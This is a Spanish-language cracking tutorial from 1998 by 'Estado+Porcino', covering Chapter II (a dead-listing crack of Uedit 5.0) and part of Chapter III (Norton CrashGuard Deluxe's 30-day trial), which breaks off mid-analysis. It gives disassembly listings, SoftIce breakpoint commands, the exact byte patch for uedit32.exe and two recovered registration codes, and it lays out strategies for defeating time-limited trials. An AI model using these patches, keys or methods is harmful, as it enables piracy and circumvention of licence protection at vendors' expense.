Así pues tenemos que irnos al byte 503092 de fichero ejecutable y comenzar a hacer cambios.

Ahora tendremos el ejecutable parcheado, si nos registramos nuestro número de serie siempre será aceptado.

Un crack no es más que un pequeño programa que abre un fichero y cambia un par de bytes por otros. ¡Nada más sencillo! Sólo hay que saber qué bytes hay que cambiar. Cuantos menos bytes se cambien más elegante será el crack.

Si habéis seguido todos los pasos habéis crackeado vuestro primer programa. Aun nos sois cracker pero estáis en la buena senda. Sólo hay que poner interés.

Para gentes más avezadas, comentaré que el flag de activación se iniciativa correctamente en :0047BA5E mov byte ptr [004CF31A],00 La rutina de protección es bastante patética, con gran cantidad de código inactivo. Empieza en :47B5C0. Obviamente se podría haber hecho algún otro tipo de pero este es el más simple (se podría haber obtenido el número de serie real, o haber creado un generador de claves).El programador ha puesta a "pelo" la dirección de retorno en :47BA3F push 47BA54. Es un ridículo truco que nos hará perdernos si continuamos ejecutando normalmente, por ello es conveniente pulsar "F12" y mirar hacia por encima sin ejecutar sentencias.

Espero vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO II. Diseccionando a los Muertos

Uedit 5.0

Enero 1998

Indice

INTRODUCCIÓN

DESCENSO A LOS INFIERNOS:
- Mu bien y esto pa que coño me sirve.

EL LISTADO MUERTO:
- Manos a a la obra.

INTRODUCCIÓN

!Saludos Familia !

Empezemos este año con una de las técnicas crack más importantes "El Listado muerto" o "death listing". Hasta ahora hemos visto la "aproximación en vivo" o "live approaching" con el maravilloso Softice.

DESCENSO A LOS INFIERNOS.

Veamos de una vez por todas como se ejecuta una sentencia en el procesador, desde el inicio hasta el final.

Supongamos que estamos programando en un lenguaje de Alto Nivel (C, C++, Pascal,Delphi,Visual Basic). Se llaman de Alto Nivel para diferenciarlos de los lenguajes más próximos al procesador, como el Ensamblador, a los que se llama lenguajes de Bajo Nivel. Cuanto más "Alto" programemos, más control perderemos sobre nuestro programa, y esto es un grave problema.

Supongamos un programa, escrito en Alto Nivel, que pinta la frase "HOLA MUNDO" en pantalla. ¿ Qué pasos se siguen hasta que realmente se pinta la frase?.

Nuestro programa debe de residir en un fichero, al que se denomina fichero fuente, en el que aparece la sentencia para pintar la frase. Este fichero no es entendible por el procesador, sólo es un conjunto de caracteres, mu diferente del conjunto de 0 y 1 que necesita para trabajar. Es aquí donde entra el compilador, transforma el fichero fuente en un fichero intermedio, también llamado fichero objeto. En esta transformación se comprueba la

sintaxis de las sentencias (falta el punto y coma) y la semántica (has pasado un entero cuando se esperaba un real). El compilador realiza entonces una fase de linkado para reunir los distintos ficheros objeto que conforman nuestro programa final (aunque tengamos un único fichero fuente). En esta fase se determinan el mapeo final del program en memoria (que dirección de memoria va a tener cada instrucción del conjunto de ficheros objeto). Tras la fase de linkado, el programa final se encuentra en un lenguaje llamado pseudocódigo, mu sencillote. Aquí se pueden tomar 3 vías.

Primera: **Dejar el programa como está, y que otros pogramas o librerías (como la vbrun500.dll de Visual Basic) lo traduzcan (lo interpreten) a sentencias entendibles por el porcesador.**

Segunda: Transformar el pseudocódigo a un lenguaje de Bajo Nivel como el ensamblador. En tal caso, se necesitará un compilador de ensamblador para que el programa pueda ser ejecutado. OJO, el ensamblador no es entendible por el tonto procesador que sólo ve unos y ceros, son dos cosas distintas.

Tecera: **La más común, transformar directamente de pseudocódigo a ejecutable**

Un fichero ejecutable consta de unos y ceros (o de números en hexa, según se mire) ordenados de una forma especial; ordenados en instrucciones: Los 3 primeros números son el tipo de instrucción, los 4 siguientes el operando1, el siguiente el operador...Cada instrucción es depiezada dentro del procesador y dan a lugar a la ejecución de un conjunto de programas presenten dentro del procesador, son las microrutinas. Estas microrutinas son las encargadas de bloquear buses, activar multiplexores, dar tensión a un transistor o no, pa enterndernos. Accionando correctamente buses, multiplexires... se pintará relamete la frase en pantalla.

Bien, esto es todo.

Mu bien y esto pa que coño me sirve.

Existe una correspondencia directa entre lenguaje ensablador y programa ejecutable. Gracias a un desensamblador (W32DASM, IDA PRO), a partir de un ejecutable podemos obtener el programa el lenguaje ensablador sin disponer del fichero fuente. Un program en ensamblador puede ser fácilmente entendido por los humanos (o eso dicen algunos). Esto nos da un poder tremendo a los crackers. Podemos saber como funciona un programa sin necesitar del programa original. Y lo que es má aún, independientemente del lenguaje de Alto Nivel. Todos los lenguajestienen que pasar a ejecutable de alguna u otra forma, y es aquí cuando usamos nuestro desensamblador y extraer su listado en ensablador. Da igual que programa esté hecho en Pascal, O C++, lo entederemos igualmente ya que leeremos ensamblador.

EL LISTADO MUERTO

La idea es sencilla. Cojemos nuestro desensamblador favorito y se lo pasamos al objetivo. Obtendremos un listado en ensamblador de nuestro programa a crackear. La técnica crack se llama Listado muerto porque entenderemos y manejaremos el programa con este listado, sin tener que ejecutarlo, con el programa muerto. A diferencia de cuando lanzamos el SoftIce y entendemos el programa cuando se está ejecuntandose, cuando "vive".

Hay tre ventajas fundaentales para utilizar el Listado Muerto.

- Podemos seguir el programa fácilmemte de atrás hacia adelante, basta con pasar de página, no hace falta volver a ejecutatlo.

- Es mucho más relajado imprimir y estudiar 4 páginas de código que rastrear con el SoftIce. Este es uno de los consejos de +ORC.

- Se descubren pequeños secretos, como rutinas inactivas.

La paciencia y la tranquilidad son dos requisitos fundamentales en un cracker. Es fácil perderte trazando con el SoftIce e imposible con el Listado Muerto.

Manos a la Obra

Una vez desensamblado el objetivo, la idea es buscar cadenas de texto interesantes, como "unregistered", "expired", "congratulations" y mirar al rededor de estas cadenas buscando un salto mágico. Las palabras en concreto dependen del programa y son las que aparecen para recordarte que aún no te has registrado.

CÓMO CRACKEAR UEDIT 5.0

Objetivo: Uedit 5.0.
Versión: 5.0 3/7/97
Nombre del ejecutable: uedit32.exe
Website: http://www.uedit.com
Tamaño del ejecutable: 812.514 bytes.
Tipo de protección: Por número de serie y temporal.
Dificultad: Medio.
Tiempo de crackeo: 5 minutos.
Herramientas: W32dasm8.X, SoftIce.

Siguiendo la recomendación del maestro +ORC, continuamos con el crack a nuestras herramientas de trabajo. En este caso nos encontramos ante un excelente editor hexadecimal, vital para nuestros negocios :-)

Instalemos el programa, ejecutémoslo y veamos lo que nos encontramos. ARRJJ!!, una horrible ventana nos dice que tenemos 45 diás para registranos. Además tiene un bonito botón "Enter Authorization Code". Pulsemos y veamos. Un típico nombre de usario y número de serie (al que le llamaré passwod o pass). Si pulsamos cuaquier guarrada en ambos, sorpresa, ningúm mensaje advirtiendo del error, ningún pitido (recordais el capítulo I), nada excepto una ventana de mensaje que dice que hace falta cerrar el programa para validar el código. ¿Habrá leido Ian D. Mead las lecciones de Estado+Porcino?. Bien, ¿por donde atacar?. No tenemos nada que nos indique que nos

hemos equivocado. ¿Que tal si usamos el Listado Muerto amiguitos?

Una vez desensablado el programa y dentro del W32dasm pulsemos el botón de Strn Ref (el boton que está al lado del botón de impresora) para ver las cadenas de caracteres que aparecen en el nuetro objetivo. Que vemos, que casualidad , tenemos la frase "Thank you fot supporting Shareware" , hagamos doble click y veamos donde aparecemos:

*** Referenced by a (U)nconditional or (C)onditional Jump at Address: |:00401B77(C) |**

:00401B7D 83FB09 cmp ebx, 00000009

:00401B80 7504 jne 00401B86

:00401B82 C645EC20 mov [ebp-14], 20 * Referenced by a (U)nconditional or (C)onditional Jump at

:00401B86 8D45C8 lea eax, dword ptr [ebp-38]

*** Possible Reference to String Resource ID=00010: " Thank you for supporting Shareware." |**

:00401B89 6A0A push 0000000A

En :00401B89 tenemos una referencia a la cadena que nos interesa. Cada frase del programa tiene asociado un número, en este caso es el 0000000A y este número se les pasa al las rutinas que tienen que imprimir los mensajes. La forma tradicional de pasarle parámetros a una rutina es a través la pila mediante push (como en :00401B89). Los parámetros se pasan empezando por el último, es lo que se llama paso de parámetros mediate el modelo de PASCAL, existen otros modelos, pero son poco utilizados.

¿Estamos en el camino adecuado¿, nop, ya que el número de nuestra frase, el 0000000A (en es número 10 en decimal) es muy utilizado en cualquier programa y cada vez que aparezca, el desensamblador pensará que se está haciendo referencia a nuestra frase. Bien pensemos un poco.

Nuestro programa está limitado por 45 días de uso, pasado ese tiempo, lo normal es que nos aparezca una frase deciendo algo así como "Evaluation time expired". Busquemos (Con el botón de la linterna) la palabra expired pasada a una rutina mediante push a ver que encontramos.

```
:043F7D3 E8375DFCFF call 0040550F

:0043F7D8 391DDC0C4A00 cmp dword ptr [004A0CDC], ebx

:0043F7DE 758A jne 0043F76A

:0043F7E0 8D4D10 lea ecx, dword ptr [ebp+10]

:0043F7E3 E829C00100 call 0045B811

:0043F7E8 8D4D14 lea ecx, dword ptr [ebp+14]

:0043F7EB C645FC01 mov [ebp-04], 01

:0043F7EF E81DC00100 call 0045B811
```

```
* Possible Reference to String Resource ID=00068: "UltraEdit 45 Day Evaluation time expired!!!!"
|

:0043F7F4 6A44 push 00000044
```

BINGO. No sentís el código, no percibis como estamos en el camino correcto.

Si, tenemos en :0043F7F4 un push con el número asociado a la frase que buscamos y justo en :0043F7DE un salto a 0043F76A que evita imprimir el mesaje, pero el punto clave es ver la comprobación del salto en :0043F7D8. Se comprueba si el contenido de EBX es igual a una dirección fija de memoria la [004A0CDC]. Las direcciones fijas son las típicas variables globales tan mal utilizadas en los programas. Tenemos una variable global que controla la aparición de un mensaje de error. En algún punto del programa debe de inicializarse [004A0CDC] con un valor ,si localizamos este trozo de código, estaremos en plena rutina de comprobación. ¿Facil, verdad?

Busquemos [004A0CDC] y veamos quien la inicializa, sólo nos interesan las sentencias que inicializen la variable, no las sentencias que comprueban su valor. Normalmente se inicializa por defecto a un valor de error (indicando que no estamos registrados) y se inicializa corectamente cuando nos registrmemos. Conforme aparecen occurencias de nuestra variable glabal sabemos que estamos en el buen camino porque siempre está rodeada de mensajes de error o de felicitación.

Buscando [004A0CDC] encontramos las siguientes sentencias que modifican la variable (el resto de apariciones son comprobaciones del valor)

:00405541 893DDC0C4A00 mov dword ptr [004A0CDC], edi

:004056A3 891DDC0C4A00 mov dword ptr [004A0CDC], ebx

:004057D4 8325DC0C4A0000 and dword ptr [004A0CDC], 00000000

:00426924 891DDC0C4A00 mov dword ptr [004A0CDC], ebx

:0043F684 C705DC0C4A0001000000 mov dword ptr [004A0CDC], 00000001

Que tenemos aquí. Parece lógico pensar que en :004057D4 tenemos la incialización por defecto, ya que un AND con ceros da cero. La sentencia contraria la tenemos en :0043F684 que mueve 1 a la variable, esto sin duda indica que nos hemos registrado. También podría ser al revés, cero registrado, uno no registrado, pero este no es el caso. Basta ejecutar el Softice y poner bpr 004A0CDC 004A0CDC rw , la primera modificación debe ser la asignación por defecto, en este caso la :004057D4. Por tanto solo debemos centrarnos en la asignación a uno :0043F684, olvidando el resto de asignaciones. Esto es un axioma fundamental ante la duda, elige siempre la solución más sencilla. Bien, veamos que hay entorno a la :0043F684

:0043F65C E89A560300 call 00474CFB

:0043F661 8B7804 mov edi, dword ptr [eax+04]

:0043F664 8B4514 mov eax, dword ptr [ebp+14]

:0043F667 48 dec eax

:0043F668 7478 je 0043F6E2

:0043F66A 48 dec eax

:0043F66B 0F85F9000000 jne 0043F76A

:0043F671 391DDC0C4A00 cmp dword ptr [004A0CDC], ebx

:0043F677 0F85DA010000 jne 0043F857

:0043F67D 833DBC024A0000 cmp dword ptr [004A02BC], 00000000

:0043F684 C705DC0C4A0001000000 mov dword ptr [004A0CDC], 00000001

Tenemos diversos saltos que evitan nuestra asignación a uno. El primer salto, sestá en :0043F668 7478 je 0043F6E2 que tal si lo cambiamos por EB1A jmp 43F684. Osea, siempre saltamos a 43F684 evitando las comprobaciones de :0043F66B y :0043F677.El código EB es la instrucción de salto incondincional JMP, 1A es el número de bytes desde la sentencia condicional hasta la sentencia donde queremos saltar. Fácil, ¿verdad?.

Perfecto, rula. Basta con buscar en el ejecutable uedit32 la secuencia 8B451448747848 y cambiarla por 8B451448EB1A48. Pero hay un peque problema, el crack funciona pero no tenemos un número de serie correcto. En principio basta, pero pensando un poco podremos sacar nuestro propio número de Serie. ¿ Qué se os ocurre?

Sip, exactamante,¿ que tal si le seguimos la pista a nuestro número de serie basura y vemos con quién se comparará? . La pregunata es, donde coloco un bpx para pararme justo antes de que se compruebe mi número de serie. La respuesta es sencilla, en :43F618 (echarle un vistazo al listado muerto) comienza la rutina en la que se asigna a 1 nuestra variable glabal. Este puede ser un buen comienzo. Abrimos el Softice con el uedit, ponemos nuestro nombre Estado+Porcino y un número basura 1212121212121212 . Cerramos el uedit y lanzamos de nuevo el SoftIce poniendo la sentencia *bpx 43F618*. **Aparecemos en :43F618, ahora es el momento de buscan nuestro número de serie con** *s 30:00 l ffffffff ´12121212´* **lo encontramos es :942F9C (esta direcciónpuede cambiar en tu ordenador). Borramos el punto de ruptura anterior con** *bc 0* **y creamos uno nuevo con la dirección donde está nuestra password con** b*pr 942F9C 942F9C+f rw* **seguimos adelante con** *Crtl+D* **para ver quien caen en buestra trampa. Aparecemos en :40B73A con varios movsd , nuestra password se está copiando en otro sitio. La sentencia movsd, copia caracteres de ees:esi a ees:edi. Pongamos en el SoftIce** *d ees:edi* **para ver como realmente se va a copiar, además pongamos otro punto de ruptura en la nueva posición de nuestra password con** *bpr ees:edi ees:edi+f rw* **.Curiosamente, si nos movemos un poco con los cursores por ees:edi aparecen las passwords correctas, pero todavía no es el momento. Lancemos de nuevo el SoftIce con** *Crtl+D* **y aparecemos en :444FOE ,aquí encontramos una pequeña comprobación, en ecx tenemos nuestra pass (para comprobarlo basta con poner** *d ecx*) **y en edx apuntamos a una zona de nuestro nombre, concretamente a "tado+Porcino". Esto no es exactamente lo qu buscamos, así que sigamos adelante con** *Crtl+D* **y aparecemos en :444EBO con una comprobación entre edx y ecx a través de al. Curiosamente edx apunta a nuestra pass y ecx apunta a Y2+cHdcBd6=DBC/P este churro es la pass correcta, si seguimos con** *Crtl+D* **aparecemos en el mismo sitio con edx apuntando a nuestra pass y ecx apunta a JWKTUUTH02166710 otra pass correcta. A lo largo de la evolución del programa desde sus primeras versiones, se ha cambiado 2 veces de generador de pass por cuestiones de seguridad, ¡qué estúpidos!. Por eso la doble comprobación, ver si nuestra pass es del antiguo generador o del nuevo.**

Eso es todo por ahora, no seais unos descerebrados y utilicéis mi pass, buscad la vuestra, es mu sencillote.

Espero vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO III. CORTA HISTORIA DEL TIEMPO

Norton CrashGuard Deluxe 3.0

Mayo 1998

Indice

INTRODUCCIÓN

TIPOS DE PROTECCIONES TEMPORALES

UN POCO DE TEORÍA

EN BUSCA DE LA FRASE MÁGICA

EL REGISTRO DEL SISTEMA

COMO CRACKEAR Norton CrashGuard Deluxe 3.0:

- PRIMERA EXPLORACIÓN.
- PRIMERA SORPRESA.
- SEGUNDA SORPRESA.

- LA APROXIMACIÓN DIFÍCIL:

- AL ATAQUEEEEEEEEEEEEEE
- LA FECHA DE CADUCIDAD
- CHECKSUMS PARAINOCOS
- CHECKSUMS HASTA EN LA SOPA
- LA MISMA PROTECCIÓN EN TODOS SITIOS

- LA APROXIMACIÓN FÁCIL:

- REUNIENDO LAS PIEZAS
- LA COMPRA VIRTUAL
- MODIFICANDO EL REGISTRO
- MODIFICACIÓN DE LA VARIABLE DEL REGISTRO DEL SISTEMA

MORALEJA

INTRODUCCIÓN

¡Saludos Familia!

Bastante tiempo desde mi último artículo, lo sé, pero ya estamos de vuelta. Nos ocuparemos ahora de las protecciones temporales, veremos un poco de teoría y lo aprendido lo aplicaremos al programa Norton CrashGuard Deluxe 3.0 desde dos puntos de vista, el temporal y el de la password pa registrarse.

TIPOS DE PROTECCIONES TEMPORALES.

Demos un peque repaso a los diferentes esquemas de protección temporal que nos podemos encontrar (recomiendo la lectura del Capítulo 4.1 de +ORC)

- CINDERELLA. El programa funciona durante una cierto periodo de días (digamos 15 días) comenzando desde la fecha de instalación.

- BEST_BEFORE. El programa funciona durante una cierto período de tiempo independientemente de la fecha de instalación. El programa caduca el 30/12/97.

- COUNTDOWN. El programa funciona sólo durante unos minutos o unos segundos.

- QUIVER. El programa funciona sólo durante un número determinado de ejecuciones. Realmente no es una protección temporal, pero su esquema de protección se parece mucho al de los otros tres tipos.

UN POCO DE TEORÍA

Analizemos como funciona una protección temporal.

Los "inteligentes programadores" ofertan sus productos completos al público con ridículas protecciones.
Le colocan una fecha de caducidad, pasada la cual, el programa no funciona. Esta idea la utilizan sobretodo las grandes compañías como Micro$oft, Corel, o Symantec.

La idea es distribuir masivamenete sus productos aprovechando los estupendos canales de distribución que ofrecen las revistas de Soft. Una vez inundado el mercado, el usuario disfrutará del producto, se acostumbrará a él, hasta que le sea indispensable y tenga que comprarlo a un precio desorbitado . Esta táctica no es nueva, sino preguntad a algún camello, o como la CIA distribuyo la heroína entre el Black Power.

Pensemos un poco. ¿Cómo conoce el programa que ya ha caducado el período de evaluación?.
Supongamos que tenemos una evaluación e 15 días e instalamos nuestro programa el 1 de febrero.
Sumando la fecha de instalación (1 Febrero) más el período de prueba se obtiene la fecha de caducidad:15 febrero (El día en el que lo instalas cuenta como día hábil).
El programa, lo primero que calcula es si la fecha actual es menor o igual que la fecha de caducidad, y en tal caso, se ejecuta normalmente.
Si es mayor, dará un bonito mensaje "El período de evaluación ha expirado".

Una cosa está clara, el programa debe guardar alguna de las dos fechas siguientes (o las dos):

A - Fecha de Instalación y el período de evaluación.

B - Fecha de caducidad.

Lo normal es la opción B. Al instalarse el programa, se calcula la fecha de caducidad y se guarda en algún sitio. Normalmente se guarda en el registro del sistema bajo algún nombre estúpido, aunque se puede guardar en el win.ini, system.ini, fichero oculto, o algún fichero que parezca inofensivo. Lo cierto es que debe guardarlo.

Existe una variante, y es que la fecha de caducidad esté dentro del ejecutable. Un ejemplo lo tenemos en la evaluación del Hotmetal 4.0., del tipo BEST_BEFORE, que dentro de su ejecutable aparecía 31/12/97. Madre de Mitra, qué estúpidos pueden llegar a ser los zombi-programadores.
Dependiendo de la pericia del programador la fecha de caducidad puede estar o no encriptada para ocultarla de la vista del usuario y para que sea difícil modificarla. Resumiendo, el programa debe guardar la fecha de caducidad y comprobarla al inicio del programa con la fecha actual.

Ya sabemos de donde saca la fecha de cadudidad, pero, ¿de dónde saca la fecha actual?. Normalmente (el 99% de las veces) se extrae con una llamada a la función getlocaltimeo o getsystemtime. Pero se puede extraer viendo la fecha de algún fichero que se modifique periódicamente como el system.dat o el bootlog.txt.

Los puntos de ataque a este esquema son claros:

- Atacar en el cálculo de la fecha de caducidad.
En vez de sumar 15 días sumamos 15 siglos. Esta aproximación es difícil por que el cálculo se realiza una única vez, generalmente en la instalación.

- Modificar la fecha de caducidad.
Si la fecha está encriptada, necesitaríamos construir un algoritmo de encriptación para la nueva fecha que deseemos introducir. Por lo que en general, puede ser complicado.

- Forzar la caducidad del programa. Se analizan los mensajes que da el programa y a partir de ellos se le sigue la pista hacia atrás. Es una táctica muy utilizada.

- Atacar en la comprobación de la fecha actual y la fecha de caducidad. Simplemente modifica la comprobación para que siempre estemos en el período de evaluación. Esta es una opción elegante.

Alguien podría pensar que si se echa pa trás el reloj de W95, la protección temporal se elimina. Para evitar esta "trampilla", los programadores colocan código como el siguiente:

SI está activada la marca de caducidad ENTONCES el programa ha caducado y se finaliza el programa
DE LO CONTRARIO SI fechaActual>fechaCAducidad ENTONCES activar marca de caducidad

Como veis si os pasais de la fecha de caducidad, se activa una marca que impedirá que se ejecute el programa aunque modifiquéis el reloj. Esta marca se guarda en los mismos sitios donde se guarda la fecha de caducidad.

A veces, la protección temporal queda eliminada introduciendo una palabra clave, por lo que a veces es más rápido atacar por la password.

Para averiguar el fichero que contiene la protección temporal, se puede usar el SoftIce y poner un bpx getlocaltime, o bien una nueva técnica, muy útil no sólo para protecciones temporales.
Veámosla.

EN BUSCA DE LA FRASE MÁGICA

Todos los mensajes de un programa, los de error, los de felicitación, los de aviso, no son más que cadenas de caracteres que deben de residir en un fichero. Para protecciones temporales es útil buscar mensajes como 'expire', 'demo', 'evaluation'. Si localizamos estos mensajes habremos localizado, generalmente, el fichero que contiene la protección y podemos desensamblarlo o pasarle el Softice. Extendiendo esta idea, basta con buscar los mensajes 'unregistered', 'register' para localizar el programa con la protección en esquemas por palabra clave. Recomiendo una herramienta excelente para buscar cadenas, es el programa sr32.exe, Search & Replace for Win 3x 95/NT, Funduc Software, Inc. (www.funduc.com). Bajáoslo y crackearlo, tiene una bonita y sencillota protección del tipo CINDERELLA.

EL REGISTRO DEL SISTEMA

El Registro del Sistema no es má que un fichero gigante (system.dat) donde W95 y el esto de los programas dejan sus miserias, osea, sus variables, sus parámetros de configuración, su fecha de caducidad, sus marcas de caducidad. Muchos cracks sólo necesitan modificar adecuadamente el system.dat Es muy conveniente que le echéis un vistazo, aprenderéis mucho y podréis modificar muchos de los parámetros del Windoze. Para editar el registro, se utiliza normalmente el programa regedit.exe que encontrareis en vuestro directorio de Windows. Recomiendo que lo ejecutéis con el parámetro /v ,osease, c:\windows\regedit /v

CÓMO CRACKEAR Norton CrashGuard Deluxe 3.0

Objetivo: Norton CrashGuard Deluxe 3.0.
Versión: 3.0
Nombre del ejecutable: ncgd3w95.exe
Website: http://www.symantec.com
Tamaño del ejecutable: 11.964.671 bytes.
Tipo de protección: Cinderella.
Dificultad: Medio.
Tiempo de crackeo: 2 horas.
Herramientas: W32dasm8.X, SoftIce.

En esta ocasión, nuestro objetivo es una gran y abominable compañia, la Symantec y uno de sus muchos y abominables producto: Norton CrashGuard Deluxe 3.0 Básicamente, el programa consigue, en algunas ocasiones, que las aplicaciones que se cuelgan no bloqueen al Windoze. Cosa de agradecer dado el alto índice de siniestralidad de las aplicaciones y del propio Windoze. Además de tener una B.D de información sobre el PC, una antivirus ... Se protege con protección temporal CINDERELLA de 30 días.

PRIMERA EXPLORACIÓN

Instalamos el programa y antes de finalizar la instalación ya nos pide que nos registremos, mal asunto, quieren cobrar antes de que probemos su producto, su codicia de palpa ante incluso de ver el programa.

Una vez instalado, nos ha metido a escondidas varias cosas:

- Una Dll con un extraño nombre: 30vfv6vn.sys situada en el raiz de la unidad c: El nombre varía en cada instalación, sólo permanece fijo *fv6vn.sys, los 3 primeros caracteres son variables. Sospecho que sólo es un indicador para ver si el programa ya ha sido instalado.

- Una aplicación en el arranque del Windoze Norton CrashGuard Deluxe Autocheck. Si pulsais CRTL+ALT+SUPR podreis ver la aplicación por dos veces con el nombre de checkup Su misión es detectar cualquier cambio en el reloj del sistema para bloquear inmediatamente la aplicación si nos pasamos de la fecha de caducidad.

Además se crean dos directorios Norton CrashGuard y Norton CrashGuard Deluxe y nos aparece un bonito icono en el escritorio del Windoze con forma de escudo y con el original nombre de Norton CrashGuard Deluxe. Y si por si fuera poco, dos iconos en la barra de tareas, la aplicación propiamemte dicha (escudo gris con una N en azul) y una historia de los cuelges de los programas (un reondel con una marca de verificación).

Si pulsamos en el icono del escritorio nos aparece una ventana donde nos dice que nos compremos INMEDIATAMENTE la aplicación a un precio fabuloso, $45.95, (unas 7.000 pelas) En la parte inferior aparecen el número de días que restan para el programa deje de funcionar. Además aparecen unos bonitos botones en los que nos podemos registrar por Internet, probar el producto o cancelar. Si probamos el producto, aparece la ventana principal con todas pas opciones. Si elegimos la opción de registro, aparece una pantalla donde introducimos nuestros datos y nuestra tarjeta de crédito.

PRIMERA SORPRESA

El sistema de pago no es de la propia Symantec, sino de la empresa Release Software Corporation:http://www.releasesoft.com) y su programa SalesAgen. Es la primera vez y veo que Symantec no controle todos los aspectos de una aplicación.

SEGUNDA SORPRESA

El fichero a estudiar es el Norton CrashGuard\cgmain.exe (229.376 bytes) por una simple razón, tiene el único fichero que tiene el icono que el del programa principal que aparece en la barra de tareas. Pero, en el mismo directorio aparece un extraño fichero llamado cgmain.dl_ (743.936 bytes). Mu raro, una librería aparentemente comprimida (y por tanto no utilizada) con un tamaño más grande que el ejecutable. Por que no está descomprimida la librería, ¿quizás por que no estamos registrados? :-) Además aparece un ejecutable llamado cgmaipop.exe , cuyo nombre es mu parecido al fichero del programa que estamos analizando cgmain.exe y tiene un icono que tiene las letras RS, que curioso, justo las Iniciales del la empresa que dedica a comercializar el producto: Release Software. Si intentamos ejecutar cgmaipop.exe aparece que está preparando el Software. PREPARANDO?, ¿es que hay que precalentar los programas antes de instalarlos?. Luego aparece un mensaje de error indicando que no podemos ejecutar la aplicación, ¿quizás por que no estamos registrados? :-)

Por si fuera poco, aparece otro fichero cgmaitky.dll (257.977) con un nombre muy parecido al de la aplicación que queremos estudiar y aproximadamente con el mismo tamaño. Y el colmo, en el otro directorio, donde reside el menú de la aplicación Norton CrashGuard Deluxe\CGDeluxe.exe aparecen los ficheros CGDelpop.exe con el logo RS y CGDeltky.dll. Análogamente para Norton CrashGuard Deluxe\checkup.exe (el programa de testeo de la fecha del sistema) CheckUp.dl_,Checktky.dll

Todo esto huele a chamusquina, seguro que estos ficheros tienen algo que ver a la hora de registrar el programa, y como veremos en la segunda pate del artículo, tienen que ver y MUCHO.

LA APROXIMACIÓN DIFÍCIL

AL ATAQUEEEEEEEEEEEEEE

Podríamos analizar esos extraños ficheros que han aparecido, y lo haremos en la segunda parte del artículo. Ahora atacaremos formalmente a Norton CrashGuard\cgmain.exe para analizar su esquema CINDERELLA de 30 días.

Desensamblamos el programa con el w32dsam y obtenmos 3.5 MB de fichero. En las funciones importadas encontramos Addr:00045CC8 hint(00F5) Name: GetLocalTime . Bien, bien, asi que, aparentemente, está usando la tipica rutina para obtener la fecha del sistema. Si vemos quien la utiliza, estaremos en plena rutina de comprobación de fecha: fechaActual>fecha de caducidad?

Solamente aparece la función getlocaltime que es utilizada una vez en el programa(¿por qué lo ponen tan fácil?)

```
* Referenced by a CALL at Addresses:
|:0040D5B4   , :0040DA44   , :0040DD3F;   La rutina es llamada 3 veces

:0041E200 81ECCC000000            sub esp, 000000CC
:0041E206 8D442410                lea eax, dword ptr [esp+10]
:0041E20A 50                      push eax

* Reference To: KERNEL32.GetLocalTime, Ord:00F5h
|
:0041E20B FF15BC544400            Call dword ptr [004454BC]
:0041E211 8D4C2400                lea ecx, dword ptr [esp]
:0041E215 51                      push ecx

* Reference To: KERNEL32.GetSystemTime, Ord:0135h
|
:0041E216 FF15B8544400            Call dword ptr [004454B8]
.....

Además aparece la llamada tambien a  GetSystemTime.
```

Tras la llamada a GetSystemTime los valores de año, mes, día,.... son extraídos de la pila y guardados en los registros :0041E21 mov dx, word ptr [esp+0A] De los registros pasan a unas variables globales :0041E2AA mov dword ptr [0042F7F0], edx

Recordad, cualquier posición de memoria fija como [0042F7F0], es utilizada como variable global por el programa. Despues se reintroducen en la pila el año, el mes, el día,.... y se llama a la rutina :0041E310 call 00423420.

En esta rutina es donde se realiza la encriptación de la fecha,al finalizar, devuelve en eax la fecha encriptada y además de guardarse en :0041E323 mov dword ptr [ecx], eax

Es más, las tres llamadas a :0041E200 obtendrán en eax la fecha encriptada de vuelta por call 00423420. Nos os voy a aburrir con diciendo como es la rutina de encriptación. Simplemente decir que utiliza la siguiente fórmula :

t=seconds+(secondsMinute*minutes)+(secondsHour*hour)+(secondsDay*day)+

(secondsDay*daysMonth[month])+(secondsYear*(year-1900))+(secondsDay*(((year-1900)-1)/4)); fin=(t+fixValue);

Siempre es más fácil comparar un número que comparar años, días, meses,... por eso la fecha se transforma en un número. He construido un pequeño programa NORTON.EXE en C que realiza todo el proceso de encriptación de la fecha. Este programa esta incluido con la version en formato *.doc de este texto. Los fuentes de estos programas puedes bajarlos aqui.

Bien, lo lógico, es que una vez encriptada la fecha se compruebe con la fecha de caducidad que debe estar encriptada. Si analizamos las tres llamadas a :0041E200 tenemos:

*** La llamada desde :0040D5B4, se limita a guardar la fecha encriptada :0040D641 mov dword ptr [esi+000002AC], eax**

*** La llamada desde :0040DA44, :0040DD3F hacen prácticamente lo mismo, mueven la fecha encriptada que estaba en eax a un registro, hacen una llamada a call 40DC40 y despues comprueban la fecha encriptada con [edi+00000284]**

En concreto para la llamada desde :0040DD3F

:0040DD4B mov ebx, eax
:0040DD62 push ebx
:0040DD63 call 0040DC40
:0040DD7B cmp dword ptr [edi+00000284], ebx
:0040DDBF ja 0040DDE4

En concreto para la llamada desde :0040DA44

:0040DA54 mov edi, eax
:0040DA5F push edi
:0040DA60 call 0040DC40
:0040DAB2 cmp dword ptr [ebx+00000284], edi
:0040DAB8 ja 0040DACE

Esto suena a una doble comprobación temporal, serán desconfiados estos chicos.

¿Pero que hace la llamada a call 0040DC40?, para ello cerramos el cgmain.exe: botón derecho sobre el icono de la N y el escudo y exit. Abrimos el loader del Softice y seleccionamos Norton CrashGuard\cgmain.exe y ponemos un bpx 40DC40 y lanzamos el programa. Aparecemos en el Softice, pulsamos F10 y vemos que ha sido llamada desde :40DD63. Cerramos el cgmain.exe otra vez, ponemos el softice un bpx 40DD63 y lanzamos el programa y prestamos atención a ebx que es el que contiene la fecha encriptada.

La llamada a call 0040DC40 simplemente realiza la siguiente comprobación

:0040DC56 cmp edx, eax; compara fechaAnterior,fechaActual
:0040DC58 ja 0040DC64; Salta si eres un mal chico.

fechaAnterior es la fecha encriptada el la que se arrancó por última vez el programa, fechaActual es la fecha encriptada obtenida de :0041E200. Es una simple comprobación para ver si hemos echado para atrás el reloj.

La comprobación

cmp dword ptr [ebx+00000284], edi; Análogamente cmp dword ptr [edi+00000284], ebx
ja 0040DACE; Análogamente ja 0040DDE4 Comprueba fechaCaducidad > fechaActual Si es mayor estamos en el período de prueba.

LA FECHA DE CADUCIDAD

